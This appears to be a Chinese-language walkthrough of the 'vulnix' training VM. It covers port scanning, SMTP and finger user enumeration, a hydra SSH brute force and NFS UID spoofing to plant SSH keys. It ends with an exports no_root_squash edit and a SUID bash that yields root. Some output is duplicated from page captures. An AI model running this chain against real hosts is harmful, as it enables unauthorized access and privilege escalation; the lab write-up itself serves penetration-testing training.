

Ubuntu 12.04.1 LTS vulnix tty1

```
db      db db      db db      d8b      db d8888888b db      db
88      88 88      88 88      888o 88  `88'  `8b d8'
Y8      8P 88      88 88      88V8o 88  `88  `8bd8'
`8b d8' 88      88 88      88 V8o88 88  .dPYb.
`8bd8' 88b d88 88b000. 88  V888  .88.  .8P Y8.
      YP      ~Y8888P' Y88888P VP      V8P Y888888P YP      YP
```

Release 1.0

This is a deliberately vulnerable image. Do not place within a live environment.  
For training purposes only.

www.rebootuser.com

vulnix login: \_

IP发现:

linuxprache  
vulnix

Currently scanning: 172.17.88.0/16 | Screen View: Unique Hosts

300 Captured ARP Req/Rep packets, from 4 hosts. Total size: 18000

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.2.2	00:50:56:ec:67:db	4	240	VMware, Inc.
192.168.2.131	00:0c:29:e8:ff:bb	4	240	VMware, Inc.
192.168.2.254	00:50:56:f1:14:bf	4	240	VMware, Inc.
192.168.2.1	00:50:56:c0:00:08	288	17280	VMware, Inc.

端口扫描:

```
root@kali ~  
nmap -A -p- 192.168.2.131 C  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-21 11:28 CST  
Nmap scan report for 192.168.2.131  
Host is up (0.00044s latency).  
Not shown: 65518 closed ports  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 5.9p1 Debian Subuntu1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 1024 10:cd:9e:a0:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)  
| 2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)  
| 256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)  
25/tcp    open  smtp          Postfix smtpd  
|_ smtp_commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,  
|_ ssl-cert: Subject: commonName=vulnix  
|_ Not valid before: 2012-09-02T17:40:12  
|_ Not valid after: 2022-08-31T17:40:12  
|_ ssl-date: 2018-06-20T19:31:41+00:00; -7h59m54s from scanner time.  
79/tcp    open  finger        Linux fingerd  
|_ finger: No one logged on.\x00  
110/tcp   open  pop3?           
|_ ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server  
|_ Not valid before: 2012-09-02T17:40:22  
|_ Not valid after: 2022-09-02T17:40:22  
|_ ssl-date: 2018-06-20T19:31:42+00:00; -7h59m54s from scanner time.  
111/tcp   open  rpcbind       2-4 (RPC #100000)  
|_ rpcinfo:  
|_   program version  port/proto  service  
|_   100000  2,3,4         111/tcp    rpcbind  
|_   100000  2,3,4         111/udp    rpcbind  
|_   100003  2,3,4         2049/tcp   nfs  
|_   100003  2,3,4         2049/udp   nfs  
|_   100005  1,2,3         49718/tcp  mountd  
  
513/tcp   open  login?           
514/tcp   open  tcpwrapped       
993/tcp   open  ssl/imap       Dovecot imapd  
|_ ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server  
|_ Not valid before: 2012-09-02T17:40:22  
|_ Not valid after: 2022-09-02T17:40:22  
995/tcp   open  ssl/pop3s?       
|_ ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server  
|_ Not valid before: 2012-09-02T17:40:22  
|_ Not valid after: 2022-09-02T17:40:22  
2049/tcp  open  nfs_acl        2-3 (RPC #100227)  
37701/tcp open  status         1 (RPC #100024)  
44207/tcp open  mountd         1-3 (RPC #100005)  
49718/tcp open  mountd         1-3 (RPC #100005)  
55706/tcp open  mountd         1-3 (RPC #100005)  
58041/tcp open  nlockmgr       1-4 (RPC #100021)  
MAC Address: 00:0C:29:E8:FF:B8 (VMware)  
Device type: general purpose  
Running: Linux 2.6.X|3.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3  
OS details: Linux 2.6.32 - 3.10  
Network Distance: 1 hop  
Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
|_ clock-skew: mean: -7h59m54s, deviation: 0s, median: -7h59m54s  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.44 ms 192.168.2.131  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 190.66 seconds  
root@kali ~
```

开了很多奇怪的端口，但是发现imap服务，这个要重点关注

enum4linux 192.168.2.131

没有发现可用信息

```
root@kali ~
└─ enum4linux 192.168.2.131
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jun 21 11:35:29 2018

=====
| Target Information |
=====
Target ..... 192.168.2.131
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames ... administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.2.131 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 192.168.2.131 |
=====
Looking up status of 192.168.2.131
No reply from 192.168.2.131

=====
| Session Check on 192.168.2.131 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
root@kali ~
```

25端口有smtp服务，可以使用vrfy命令

```
root@kali ~
└─ nc -nv 192.168.2.131 25
(UNKNOWN) [192.168.2.131] 25 (smtp) open
220 vulnix ESMTP Postfix (Ubuntu)
VRFY vulnix
252 2.0.0 vulnix
VRFY abatchy
550 5.1.1 <abatchy>: Recipient address rejected: User unknown in local recipient table
user
502 5.5.2 Error: command not recognized
VRFY user
252 2.0.0 user
```

用这种方式可以验证用户名是否存在

我们使用[smtp-user-enum](#)脚本枚举更多用户名

```
smtp-user-enum -M VRFY -U /usr/share/metasploit-
framework/data/wordlists/unix_users.txt -t 192.168.2.131
```

```
root@kali ~  
└─> smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t 192.168.2.131  
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )  
  
.....  
| Scan Information |  
.....  
  
Mode ..... VRFY  
Worker Processes ..... 5  
Usernames file ..... /usr/share/metasploit-framework/data/wordlists/unix_users.txt  
Target count ..... 1  
Username count ..... 112  
Target TCP port ..... 25  
Query timeout ..... 5 secs  
Target domain .....  
  
##### Scan started at Thu Jun 21 11:44:33 2016 #####  
192.168.2.131: ROOT exists  
192.168.2.131: backup exists  
192.168.2.131: bin exists  
192.168.2.131: daemon exists  
192.168.2.131: games exists  
192.168.2.131: gnats exists  
192.168.2.131: libuuid exists  
192.168.2.131: irc exists  
192.168.2.131: list exists  
192.168.2.131: lp exists  
192.168.2.131: mail exists  
192.168.2.131: man exists  
192.168.2.131: messagebus exists  
192.168.2.131: news exists  
192.168.2.131: nobody exists  
192.168.2.131: postmaster exists  
192.168.2.131: proxy exists
```

使用finger验证发现的用户名，我选择了vulnix和user

```
root@kali ~  
└─> finger user@192.168.2.131  
Login: user                               Name: user  
Directory: /home/user                     Shell: /bin/bash  
Never logged in.  
No mail.  
No Plan.  
  
Login: dovenull                           Name: Dovecot login user  
Directory: /nonexistent                   Shell: /bin/false  
Never logged in.  
No mail.  
No Plan.  
  
root@kali ~  
└─> finger vulnix@192.168.2.131  
Login: vulnix                             Name:  
Directory: /home/vulnix                   Shell: /bin/bash  
Never logged in.  
No mail.  
No Plan.  
  
root@kali ~  
└─>
```

这两个用户名都是存在的

端口2069上运行着NFS服务，可以试着查看数据

Kali需要安装nfs-common

```
apt-get install nfs-common
```

```
apt --fix-broken install
```

```
apt-get install nfs-common
```



```
root@kali ~  
# showmount 192.168.2.131  
Hosts on 192.168.2.131:  
root@kali ~  
# showmount -e 192.168.2.131  
Export list for 192.168.2.131:  
/home/vulnix *  
root@kali ~  
# mkdir /tmp/nfs  
root@kali ~  
# mount -t nfs 192.168.2.131:/home/vulnix /tmp/nfs -nocheck  
root@kali ~  
# cd /tmp  
root@kali /tmp  
# ls -al  
总用量 60  
drwxrwxrwt 15 root root 4096 6月 21 11:52  
drwxr-xr-x 23 root root 4096 6月 3 10:29 ..  
drwx----- 2 root root 4096 6月 21 09:42 firefox-esr_root  
drwxrwxrwt 2 root root 4096 6月 21 06:44 font-unix  
drwxrwxrwt 2 root root 4096 6月 21 06:44 tce-unix  
drwxr-xr-x 2 nobody 4294967294 4096 9月 3 2012 nfs  
drwx----- 2 root root 4096 6月 21 06:44 ssh-Hlp0a8k5N53D  
drwx----- 3 root root 4096 6月 21 06:44 systemd-private-a98c695740ff454bala9fadd6599b51b-color.service-zvul8s  
drwx----- 3 root root 4096 6月 21 06:44 systemd-private-a98c695740ff454bala9fadd6599b51b-rtkit-daemon.service-3Rf4v7  
drwxrwxrwt 2 root root 4096 6月 21 06:44 test-unix  
drwx----- 2 root root 4096 6月 21 09:10 tracker-extract-files.0  
drwxrwxrwt 2 root root 4096 6月 21 10:51 vmwareDof  
drwx----- 2 root root 4096 6月 21 06:45 vmware-root  
drwxrwxrwt 2 root root 4096 6月 21 06:44 x11-unix  
drwxrwxrwt 2 root root 4096 6月 21 06:44 x11-unix  
root@kali /tmp  
# cd /tmp/nfs  
cd: 权限不够: /tmp/nfs
```

想办法提权没成功，只能先放一放了

现在使用user，vulnix爆破ssh

```
root@kali ~  
# hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.2.131 ssh -t 4  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-21 12:02:17  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task  
[DATA] attacking ssh://192.168.2.131:22/  
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 4 active  
[STATUS] 61.33 tries/min, 184 tries in 00:03h, 14344215 to do in 3897:54h, 4 active  
[STATUS] 60.57 tries/min, 424 tries in 00:07h, 14343975 to do in 3946:51h, 4 active  
[22][ssh] host: 192.168.2.131 login: user password: letmein  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-21 12:10:48  
root@kali ~
```

一会就爆出了口令，现在登录

```
root@kali ~  
# ssh user@192.168.2.131  
The authenticity of host '192.168.2.131 (192.168.2.131)' can't be established.  
ECDSA key fingerprint is SHA256:IG0uLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMV10Ag.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '192.168.2.131' (ECDSA) to the list of known hosts.  
user@192.168.2.131's password:  
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)  
  
* Documentation: https://help.ubuntu.com/  
  
System information as of Wed Jun 20 21:23:35 BST 2018  
  
System load: 0.0 Processes: 89  
Usage of /: 90.2% of 773MB Users logged in: 0  
Memory usage: 7% IP address for eth0: 192.168.2.131  
Swap usage: 0%  
  
=> / is using 90.2% of 773MB  
  
Graph this data and manage this system at https://landscape.canonical.com/  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
user@vulnix:~$ cd /home  
user@vulnix:/home$ id  
uid=1000(user) gid=1000(user) groups=1000(user),100(users)  
user@vulnix:/home$
```

切换到home目录，发现了之前无法访问的目录

我们可以使用vulnix的UID，创建一个临时用户来访问这个目录

```
user@vulnix:~$ cd /home
user@vulnix:/home$ id
uid=1000(user) gid=1000(user) groups=1000(user),100(users)
user@vulnix:/home$ id vulnix
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
user@vulnix:/home$ exit
logout
Connection to 192.168.2.131 closed.
root@kali:~# useradd -u 2008 vulnix
root@kali:~# mkdir /tmp/mnt
root@kali:~# mount -t nfs 192.168.2.131:/home/vulnix /tmp/mnt -nolock
root@kali:~# cd /tmp/mnt
cd: 权限不够: /tmp/mnt
root@kali:~# su vulnix
$ id
uid=2008(vulnix) gid=2008(vulnix) 组=2008(vulnix)
$ cd /tmp/mnt
$ ls
$ ls -al
总用量 20
drwxr-x--- 2 vulnix vulnix 4096 9月  3 2012 .
drwxrwxrwt 16 root  root  4096 6月 21 12:27 ..
-rw-r--r-- 1 vulnix vulnix 220 4月  3 2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 4月  3 2012 .bashrc
-rw-r--r-- 1 vulnix vulnix 675 4月  3 2012 .profile
$
```

现在可以访问这些文件了

现在需要为ssh生成秘钥来使用vulnix登录到ssh

1. 通过运行创建ssh密钥对ssh-keygen。
2. .ssh在挂载的共享上创建目录/home/vulnix/.ssh。
3. 将公钥的内容复制到/home/vulnix/.ssh。
4. SSH进入vulnix@\_victim\_ip\_!
- 5

```

root@kali ~
└─ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): 123456
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in 123456.
Your public key has been saved in 123456.pub.
The key fingerprint is:
SHA256:BI5aHGeB0BBdc8UaUVok7aTA9hEB/Wgz00+a28k4EC4 root@kali
The key's randomart image is:
+---[RSA 2048]-----+
|++ +=*OX=|
|o + Bo+=+|
|o B o.X.|
|+ . O.o|
|. o +S|
|E o o .|
|. . *|
|++..|
|oo+|
+---[SHA256]-----+
root@kali ~
└─ cd .ssh
root@kali ~/.ssh
└─ ls
known_hosts

```

```

root@kali ~
└─ cd .ssh
root@kali ~/.ssh
└─ ls
known_hosts
root@kali ~/.ssh
└─ su vulnix
$ cd /tmp/ent
$ mkdir .ssh
$ cd .ssh
$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDV+bAWy9J+zwfVKKNd/TpYysAEVAlU321XBxw8qt80XKJZC71/UOr/2n/QCeneJH/obd41iaZ53QW0TwVlpRvBeTLTRLuBT5GgD6jTF2
EL6Z8IL1f2R550uPjFPR0w4T0vApNbcqzKvTxcC0L1xx01KNA81LapaTfhh48l+bpzjluJF0Taw3e5FXB1aQASkweZLwF2T0+2anvX8gt820kwePbwb4zEIpcVHrucCe3j9Z2KYE7Gcy310EUEy
L39Gsypr3fRcc3Tx2/TXkhbyjkygP3jnoBd/kofpawjtVHj+d6y97f15rkrv+R05eNLYCPW+W4BAU2e1163kr root@kali > authorized_keys
$ exit

```


- 1 root@kali ~
- 2 ➡ ssh-keygen
- 3 Generating public/private rsa key pair.
- 4 Enter file in which to save the key  
(/root/.ssh/id\_rsa): 123456
- 5 Enter passphrase (empty for no passphrase):
- 6 Enter same passphrase again:
- 7 Your identification has been saved in 123456.
- 8 Your public key has been saved in 123456.pub.

```
9 The key fingerprint is:
10 SHA256:BISaHGeB0BBdc8UaUVok7aTA9hEB/Wgz00+a28
   k4EC4 root@kali
11 The key's randomart image is:
12 +---[RSA 2048]-----+
13 |++ +=*OX=          |
14 |o + Bo+=+          |
15 | o B o.X.          |
16 | + . O.o           |
17 | . o +S            |
18 | E o o .           |
19 | . . *              |
20 |      ++..          |
21 |      oo+           |
22 +-----[SHA256]-----+
23 ~root@kali ~
24 ~➔ cd .ssh
25 ~root@kali ~/.ssh
26 ~➔ ls
27 known_hosts
28 ~root@kali ~/.ssh
29 ~➔ su vulnix
30 $ cd /tmp/mnt
```




```
31 $ mkdir .ssh
32 $ cd .ssh
33 $ echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDAQDV+bAWn9J+xwfVK
kNd/TpwysAEVAU321XBxwc0qt80XRJZC71/UOr/2m/QCe
neJH/o0d4IiaZSJQW0TwVlpRvBeTLTRLu8T50gOGjTF2T
EL6Z8ILif2RS5QuPjFRRoW4T0vApNbcqpkVtXcCQL1xX
k01KNA01LapaTfhh48l+bpzjlujFQTaw3m5FXB1aQASkw
eZLwF2T0+2anvX0gtB2QKwePbwb4zEIpcVHrucCe3j9Z2
KYE7GcyJiOEUEyXi39GsypR3fRCcJTx2/TXkhByjkYgFJ
jnoBd/koMfpnWjtVHj+d6y97f1Srkrv+RB5mNiYcMN+W4
bAU2m11163kr root@kali > authorized_keys
34 $ exit
```

echo 输出的是公钥，保存在/root/.ssh/id\_rsa.pub中，打开就能看到



```
root@kali ~# su vulnix
vulnix ~# cd /tmp/mnt
vulnix ~# cd .ssh
vulnix ~# echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQDV+bAWn9J+xwfVKkNd/TpwysAEVAU321XBxwc0qt80XRJZC71/UOr/2m/QCeneJH/o0d4IiaZSJQW0TwVlpRvBeTLTRLu8T50gOGjTF2TEL6Z8ILif2RS5QuPjFRRoW4T0vApNbcqpkVtXcCQL1xXk01KNA01LapaTfhh48l+bpzjlujFQTaw3m5FXB1aQASkweZLwF2T0+2anvX0gtB2QKwePbwb4zEIpcVHrucCe3j9Z2KYE7GcyJiOEUEyXi39GsypR3fRCcJTx2/TXkhByjkYgFJjnoBd/koMfpnWjtVHj+d6y97f1Srkrv+RB5mNiYcMN+W4bAU2m11163kr root@kali > authorized_keys
vulnix ~# exit
root@kali ~#
```



登陆后下一步就是提权了

```
root@kali ~  
ssh vulnix@192.168.2.131  
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae 1686)  
  
* Documentation:  https://help.ubuntu.com/  
  
System information as of Wed Jun 20 21:55:15 BST 2018  
  
System load:  0.08      Processes:            89  
Usage of /:   90.2% of 773MB   Users logged in:     0  
Memory usage: 8%          IP address for eth0: 192.168.2.131  
Swap usage:   0%  
  
=> / is using 90.2% of 773MB  
  
Graph this data and manage this system at https://landscape.canonical.com/
```

执行sudo -l命令，发现可以编辑 sudoedit /etc/exports  
但是需要root权限，我们可以更改通过用no\_root\_squash替换root\_squash来实现。

```
vulnix@vulnix:~$ sudo -l  
Matching Defaults entries for vulnix on this host:  
    env_reset,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User vulnix may run the following commands on this host:  
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports  
vulnix@vulnix:~$ cat /etc/exports  
# /etc/exports: the access control list for filesystems which may be exported  
# to NFS clients.  See exports(5).  
#  
# Example for NFSv2 and NFSv3:  
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)  
#  
# Example for NFSv4:  
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)  
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)  
#  
/home/vulnix     *(rw,root_squash)  
/root            *(rw,no_root_squash)  
vulnix@vulnix:~$
```

更改箭头所示地方，更改后发现还是无法执行，查了很多资料，靶机设计者要我们重启虚拟机才会生效

这其实是比较坑的，在真实渗透中，如果不能远程重启目标机器，那我们的提权任务就无法继续了

```
System information as of Mon Oct 31 04:41:47 GMT 2016
System load:  0.0      Processes:      90
Usage of /:   93.5% of 773MB   Users logged in:  0
Memory usage: 7%      IP address for eth0: 192.168.1.72
Swap usage:   0%

=> / is using 93.5% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Oct 31 04:31:08 2016 from 192.168.1.71
vulnix@vulnix:~$ ls -al
total 1180
drwxr-x--- 5 vulnix vulnix 4096 Oct 31 04:41 .
drwxr-xr-x 4 root   root   4096 Sep  2 2012 ..
-rw-rw-rw- 1 root   root  1171072 Oct 31 04:41 bash
-rw----- 1 vulnix vulnix      0 Oct 31 04:31 .bash_history
-rw-r--r-- 1 vulnix vulnix   228 Apr  3 2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix  3486 Apr  3 2012 .bashrc
drwx----- 2 vulnix vulnix 4096 Oct 31 04:09 .cache
-rw-r--r-- 1 vulnix vulnix   675 Apr  3 2012 .profile
drwxr-xr-x 2 vulnix vulnix 4096 Oct 31 04:09 .ssh
vulnix@vulnix:~$ ./bash -p
./bash: /lib/i386-linux-gnu/libtinfo.so.5: no version information available (required by ./bash)
bash-4.4# whoami
root
bash-4.4# ls /root
trophy.txt
bash-4.4# cat /root/trophy.txt
cc614648424f5bd68ce5d5264899c3be
```

- 1 root@kali:/tmp# mount -t nfs  
192.168.2.131:/home/vulnix /tmp/mnt
- 2 root@kali:/tmp# cd mnt
- 3 root@kali:/tmp/mnt# cp /bin/bash .
- 4 root@kali:/tmp/mnt# chmod 4777 bash
- 5 root@kali:/tmp/mnt# ls -al
- 6 total 1180
- 7 drwxr-x--- 5 vulnix vulnix 4096 Oct 31  
00:41 .
- 8 drwxrwxrwt 12 root root 4096 Oct 31  
00:39 ..

```
9  -rwsrwxrwx   1 root    root    1171072 Oct 31
    00:41 bash
10 -rw-----   1 vulnix  vulnix      0 Oct 31
    00:31 .bash_history
11 -rw-r--r--   1 vulnix  vulnix    220 Apr  3
    2012 .bash_logout
12 -rw-r--r--   1 vulnix  vulnix    3486 Apr  3
    2012 .bashrc
13 drwx-----   2 vulnix  vulnix    4096 Oct 31
    00:09 .cache
14 -rw-r--r--   1 vulnix  vulnix    675 Apr  3
    2012 .profile
15 drwxr-xr-x   2 vulnix  vulnix    4096 Oct 31
    00:09 .ssh
16 root@kali:/tmp/mnt# ssh vulnix@192.168.1.72
17 Welcome to Ubuntu 12.04.1 LTS (GNU/Linux
    3.2.0-29-generic-pae i686)
18
19 * Documentation:  https://help.ubuntu.com/
20
21 System information as of Mon Oct 31 04:41:47
    GMT 2016
22
```

```
23 System load: 0.0                      Processes:
    90
24 Usage of /: 93.5% of 773MB    Users logged
    in: 0
25 Memory usage: 7%                IP address for
    eth0: 192.168.1.72
26 Swap usage: 0%
27
28 => / is using 93.5% of 773MB
29
30 Graph this data and manage this system at
    https://landscape.canonical.com/
31
32 New release '14.04.5 LTS' available.
33 Run 'do-release-upgrade' to upgrade to it.
34
35 Last login: Mon Oct 31 04:31:08 2016 from
    192.168.1.71
36 vulnix@vulnix:~$ ls -al
37 total 1180
38 drwxr-x--- 5 vulnix vulnix    4096 Oct 31
    04:41 .
39 drwxr-xr-x 4 root    root      4096 Sep  2
```



```
2012 ..
40 -rwsrwxrwx 1 root    root    1171072 Oct 31
    04:41 bash
41 -rw----- 1 vulnix  vulnix      0 Oct 31
    04:31 .bash_history
42 -rw-r--r-- 1 vulnix  vulnix    220 Apr  3
    2012 .bash_logout
43 -rw-r--r-- 1 vulnix  vulnix    3486 Apr  3
    2012 .bashrc
44 drwx----- 2 vulnix  vulnix    4096 Oct 31
    04:09 .cache
45 -rw-r--r-- 1 vulnix  vulnix    675 Apr  3
    2012 .profile
46 drwxr-xr-x 2 vulnix  vulnix    4096 Oct 31
    04:09 .ssh
47 vulnix@vulnix:~$ ./bash -p
48 ./bash: /lib/i386-linux-gnu/libtinfo.so.5: no
    version information available (required by
    ./bash)
49 bash-4.4# whoami
50 root
51 bash-4.4# ls /root
52 trophy.txt
```

```
53 bash-4.4# cat /root/trophy.txt
54 cc614640424f5bd60ce5d5264899c3be
```

重启后复制/bin/bash赋予执行权限，成功拿到root权限和flag

## 1 最后的笔记

- 2 • 枚举非常重要，不知道有用户称**user**你很有可能无法解决这个虚拟机。无论您使用哪种服务，都可以枚举SMTP, Finger, NFS ...
- 3 • 重新启动虚拟机不应该通过**VMware**（或者您使用的任何虚拟机管理程序）完成，因为它不被视为攻击面的一部分。解决这个问题的方法是，您可以使用当前权限重新启动虚拟机**sudo**。